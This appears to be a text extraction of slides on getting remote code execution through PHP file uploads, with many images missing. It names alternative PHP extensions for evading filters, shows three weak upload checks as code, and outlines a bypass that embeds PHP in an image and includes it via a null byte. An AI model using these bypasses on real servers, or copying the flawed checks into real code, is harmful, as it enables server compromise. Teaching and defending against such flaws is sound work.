
How it works



RCE via upload





RCE via upload





PHP extensions

There are a lot of PHP extensions:
.php, .pht, .php5, .php7, .phtml, etc...
Server blocking upload . file?
Try to upload .pht



Extensions check

Users allowed to upload images



Extensions check

1. It can't be .php file

```
if (substr($name,-4,4) == ".php"){  
    die("Dont upload php files plz");  
}
```

2. It should be a picture


```
$type=$_FILES['image']['type'];  
$pos = stripos($type,"image");  
if ($pos === false) {  
    die("Seems like imagetype not valid");  
}
```

3. Image should have size

```
$size=getimagesize($tmp_name);  
if ($size[0]==0) {  
    die("<p>Cant get image size</p>");  
}
```

Bypass filters

We will use special script, which write php code inside picture



Next, include picture by using nullbyte

